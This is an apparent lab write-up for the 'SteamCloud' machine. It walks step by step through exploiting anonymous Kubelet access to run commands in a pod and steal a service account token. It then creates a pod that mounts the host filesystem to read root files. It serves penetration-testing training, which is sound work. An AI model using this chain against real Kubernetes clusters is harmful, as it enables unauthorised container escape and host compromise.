SteamCloud

24th Dec 2022 / Document No D22.100.151

Prepared By: felamos

Machine Authors: felamos

Difficulty: Easy

Classification: Confidential

Synopsis

SteamCloud is an easy difficulty machine. The port scan reveals that it has a bunch of Kubernetes specific ports open. We cannot enumerate the Kubernetes API because it requires authentication. Now, as Kubelet allows anonymous access, we can extract a list of all the pods from the K8s cluster by enumerating the Kubelet service. Furthermore, we can get into one of the pods and obtain the keys necessary to authenticate into the Kubernetes API. We can now create and spawn a malicious pod and then use Kubectl to run commands within the pod to read the root flag.

Skills required

- Basic Linux Knowledge
- Basic Kubernetes Enumeration


Skills learned

- Exploiting Kubernetes

Enumeration

Let's scan the target IP with nmap to see if we can uncover anything noteworthy.


```
nmap 10.129.96.98 --max-retries=0 -T4 -p-
```



```
nmap 10.129.96.98 --max-retries=0 -T4 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-17 13:30 UTC
<SNIP>
Host is up (0.14s latency).
Not shown: 49312 closed ports, 16219 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
2379/tcp  open  etcd-client
2380/tcp  open  etcd-server
8443/tcp  open  https-alt
10250/tcp open  unknown
```

Nmap displays several intriguing ports, with SSH defaulting to port 22. Etcd, a kubernetes component, listens on port 2379 as a client and 2380 as a server. Kubelet, a kubernetes extension, listens on port 10250 by default, and the kubernetes API listens on port 8443. Let's have a look at the Kubernetes API, which is accessible on port 8443.


```
curl https://10.129.96.98:8443/ -k
```



```
curl https://10.129.96.98:8443/ -k
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {

  },
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path
\"/\"",
  "reason": "Forbidden",
  "details": {

  },
  "code": 403
}
```

The output shows that we cannot access the home path without authenticating first, so let's continue on to the Kubelet service, which is listening at port 10250.

```
curl https://10.129.96.98:10250/pods -k
```



```
curl https://10.129.96.98:10250/pods -k
<SNIP>
0{"kind":"PodList","apiVersion":"v1","metadata":{},"items":
[{"metadata":{"name":"kube-apiserver-steamcloud","namespace":"kube-
system","selfLink":"/api/v1/namespaces/kube-system/pods/kube-apiserver-
steamcloud","uid":"3d0409665ae111526c8349ff5409b1a4","creationTimest100
10665    0 10665    0     0  17541      0 --:--:-- --:--:-- --:--:--
17512
```

We were able to extract all of the pods from the k8s cluster. Although this service has several undocumented APIs, we can utilise kubeletctl to interface with it and discover a means to get inside a pod. Let's download and install the `kubeletctl` binary.

```
curl -LO
https://github.com/cyberark/kubeletctl/releases/download/v1.7/kubeletctl_linux_amd64
chmod a+x ./kubeletctl_linux_amd64
mv ./kubeletctl_linux_amd64 /usr/local/bin/kubeletctl
```

Let's see if we can use kubeletctl to obtain all of the pods.

```
kubeletctl --server 10.129.96.98 pods
```

```
┌────────────────────────────────────────────────────────────────────────────────┐
│                              Pods from Kubelet                                 │
├───┬────────────────────────────────────┬─────────────┬─────────────────────────┤
│   │ POD                                │ NAMESPACE   │ CONTAINERS              │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
│ 1 │ coredns-78fcd69978-zbwf9           │ kube-system │ coredns                 │
│   │                                    │             │                         │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
│ 2 │ nginx                              │ default     │ nginx                   │
│   │                                    │             │                         │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
│ 3 │ etcd-steamcloud                    │ kube-system │ etcd                    │
│   │                                    │             │                         │
├───┼────────────────────────────────────┼─────────────┼─────────────────────────┤
```

A list of all the pods is successfully returned.

Foothold


We already know that Nginx exists solely in the default namespace and is not a Kubernetes related pod. Because Kubelet allows anonymous access, we may use the commands `/run`, `/exec`, and `/cri` but Curl will not work because it only allows web socket connections. We may use the `scan rce` command in Kubeletctl to determine whether we can run commands on any pods.

```
kubeletctl --server 10.129.96.98 scan rce
```

```
┌──────────────────────────────────────────────────────────────────────────────────────────
────────────────┐
│                                    Node with pods vulnerable to RCE
                │
├───┬──────────────┬─────────────────────────────────────┬─────────────┬──────────────────
──────────┬─────┤
│   │ NODE IP      │ PODS                                │ NAMESPACE   │ CONTAINERS
          │ RCE │
├───┼──────────────┼─────────────────────────────────────┼─────────────┼──────────────────
──────────┼─────┤
│   │              │                                     │             │
        │ RUN │
├───┼──────────────┼─────────────────────────────────────┼─────────────┼──────────────────
──────────┼─────┤
│ 1 │ 10.129.96.98 │ nginx                               │ default     │ nginx
        │ +   │
├───┼──────────────┼─────────────────────────────────────┼─────────────┼──────────────────
──────────┼─────┤
│ 2 │              │ etcd-steamcloud                     │ kube-system │ etcd
          │ -   │
├───┼──────────────┼─────────────────────────────────────┼─────────────┼──────────────────
──────────┼─────┤
```

The result indicates that commands can be executed on the Nginx pod. Let's see whether we can run `id` within Nginx.

```
kubeletctl --server 10.129.96.98 exec "id" -p nginx -c nginx
```



```
kubeletctl --server 10.129.96.98 exec "id" -p nginx -c nginx
uid=0(root) gid=0(root) groups=0(root)
```

The command executed successfully, however there does not seem to be a user flag on this pod.

Privilege Escalation

Now that we've successfully executed a command within the Nginx pod, let's see if we can get access to tokens and certificates so that we can create a service account with higher privileges.

```
kubeletctl --server 10.129.96.98 exec "cat
/var/run/secrets/kubernetes.io/serviceaccount/token" -p nginx -c nginx
kubeletctl --server 10.129.96.98 exec "cat
/var/run/secrets/kubernetes.io/serviceaccount/ca.crt" -p nginx -c nginx
```

```
eyJhbGciOiJSUzI1NiIsImtpZCI6ImR5VFdmTTk2WnRENW5QVWRfaXF0SFhTV1VVeG9fWkRGQm9hMTN4VlBzRm8
ifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjo
xNjY4Njk2NzI4LCJpYXQiOjE2MzcxNjA3MjgsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy
5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0IiwicG9kIjp7Im5hb
WUiOiJuZ2lueCIsInVpZCI6IjQ5ZWU5NDJiLTIzOGEtNDc4OS1hNWI4LTNiZjEyNDMzZGRkMCJ9LCJzZXJ2aWNl
YWNjb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjZlZTFmOGM3LWI5ODAtNDQ0Ny04YTQyLWExM2IyOWZ
mOWUwNSJ9LCJ3YXJuYWZ0ZXIiOjE2MzcxNjQzMzV9LCJuYmYiOjE2MzcxNjA3MjgsInN1YiI6InN5c3RlbTpzZX
J2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.fjXI9IRBz1YuJTUu-
H5Sl_vSt36CRdCgaIjpnd04_Lbz03d9v76lNlzAy6X3H8n1mhsw1_lKuJskgad1e8-b7BaqeVrZk8Kj-
7r06xrvYUiIZgJ3AkvR2G-B1Iv1YiyEZymKuDVvBkWLIKgAcl8H0HsJ-
kNdeIF9HjdeLIH0M5nzTyRVymiXp61_QkQ8edFNVb3aH2SqKE1nE9hOXcc5uQ8k1djoCOwN-
kuPrvnxm6MVQ_xsGgPNU_a2vMJk4zQJBXPi2-
LeyDudg2xkjRejcPH6Ia7xrD8jMs0PHYlXk5FBQLZzi2PbIBqHRXIbwvM5JZe5y57OY_UfT3OKQH6Sdw
```

```
-----BEGIN CERTIFICATE-----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMTExNTExNDUyOVoXDTMxMTExNDExNDUyOVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAJ5e
vZyukR7NVz3KtzprRBO0oDPOMBPIhOyHfkhVvn1oRtDVyK5ivlvIYdSFUp6OVJGq
3KTGq/cU3UCULcdAm4fUUNddkhuhGyzSnIy80yu9PAnCWqebi3tMykvpNdV7NqAs
aVh+iRLc7I0w9Bi1zU0DvMIDwvEgSbkpd06+aBKfg3P2zbosHUhGyPw5V5nfGhcE
SKdMLyCaEpmJg8hHIMMqDOthTUoVKXxtLUFlYu7GPspXeWIv2CmH383MslUgx5ak
SI57eh9mzPZXVh3cjcJWejoq00LNLoVdm+bdUzn8pvVIxvzellHzQ/IcpLT/GufE
DAFvCfOndI+AOCKu4jMCAwEAAaNhMF8wDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQW
BBRG6VO+4YmEyjQkvCBG3vYqpneGajANBgkqhkiG9w0BAQsFAAOCAQEAAF2csmso
G+AfEm0U+wAxTNtEkUBdk0seswj7TkQyCwt5qGgX4wctjCo0kwvgmnz5QpWM0t0M
GFoUUWCtIYWCzS/W1QK04PTI9/4IgJOEi584SBCx+/cF4HTSB3+a3dWp9OXd/KP4
rkjaZZU2DUZfp4B5brBUmP5h1MTnXJnI+5jcmF7kF6uhE4DgYbMrj7SkG/egT5GX
6cwgh4RhMzdTJxdVCVhjACynSUvg4sllk2YF/0Nda/v3C8gDhUDcO6qyXqfutAGE
MhxgN4lKI0zpxFBTpIwJ3iZemSfh3pY2UqX03ju4TreksGMkX/hZ2NyIMrKDpolD
602eXnhZAL3+dA==
-----END CERTIFICATE-----
```


The access token and certificate is successfully acquired.

We can use these to log in to Kubectl and check what sort of permissions we have. Save the certificate inside a file called `ca.crt` and export the token as an environmental variable.

```
export token="eyJhbGciOiJSUz<SNIP>"
```

Then run the following command to get a list of pods.


```
kubectl --token=$token --certificate-authority=ca.crt --
server=https://10.129.96.98:8443 get pods
```



```
kubectl --token=$token --certificate-authority=ca.crt
--server=https://10.129.96.98:8443 get pods
NAME     READY    STATUS     RESTARTS       AGE
nginx    1/1      Running    2 (42m ago)    44m
```

The default service account appears to have some basic rights, so let's list them all using `auth can-i`.

```
kubectl --token=$token --certificate-authority=ca.crt --
server=https://10.129.96.98:8443 auth can-i --list
```




```
kubectl --token=$token --certificate-authority=ca.crt --server=https://10.129.96.98:8443
auth can-i --list

Resources                                        Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                    []
            [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []
            [create]
pods                                            []                                    []
            [get create list]
```

We can acquire, list, and create a pod in the default namespace. To make a pod, we may use the Nginx image. Let's make a Nefarious pod. Save the following YAML configuration inside a file called `f.yaml`.

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: nginxt
  namespace: default
spec:
  containers:
  - name: nginxt
    image: nginx:1.14.2
    volumeMounts:
    - mountPath: /root
      name: mount-root-into-mnt
  volumes:
  - name: mount-root-into-mnt
    hostPath:
       path: /
  automountServiceAccountToken: true
  hostNetwork: true
```

We're using the same Nginx image and mounting the host file system within the container so we can access it. We can use Kubeletctl to run commands within the pod once we've created it. Let's try applying the configuration and listing to see if our newly generated pod is up and running.

```
kubectl --token=$token --certificate-authority=ca.crt --
server=https://10.129.96.98:8443 apply -f f.yaml
kubectl --token=$token --certificate-authority=ca.crt --
server=https://10.129.96.98:8443 get pods
```



```
kubectl --token=$token --certificate-authority=ca.crt
--server=https://10.129.96.98:8443 get pods
NAME     READY    STATUS     RESTARTS       AGE
nginx    1/1      Running    4 (35m ago)    81m
nginxt   1/1      Running    0              9s
```

Our pod is in good shape and is up and running. We can now proceed to grab both the user and the root flags.

```
kubeletctl --server 10.129.96.98 exec "cat /root/home/user/user.txt" -p nginxt -c
nginxt
kubeletctl --server 10.129.96.98 exec "cat /root/root/root.txt" -p nginxt -c nginxt
```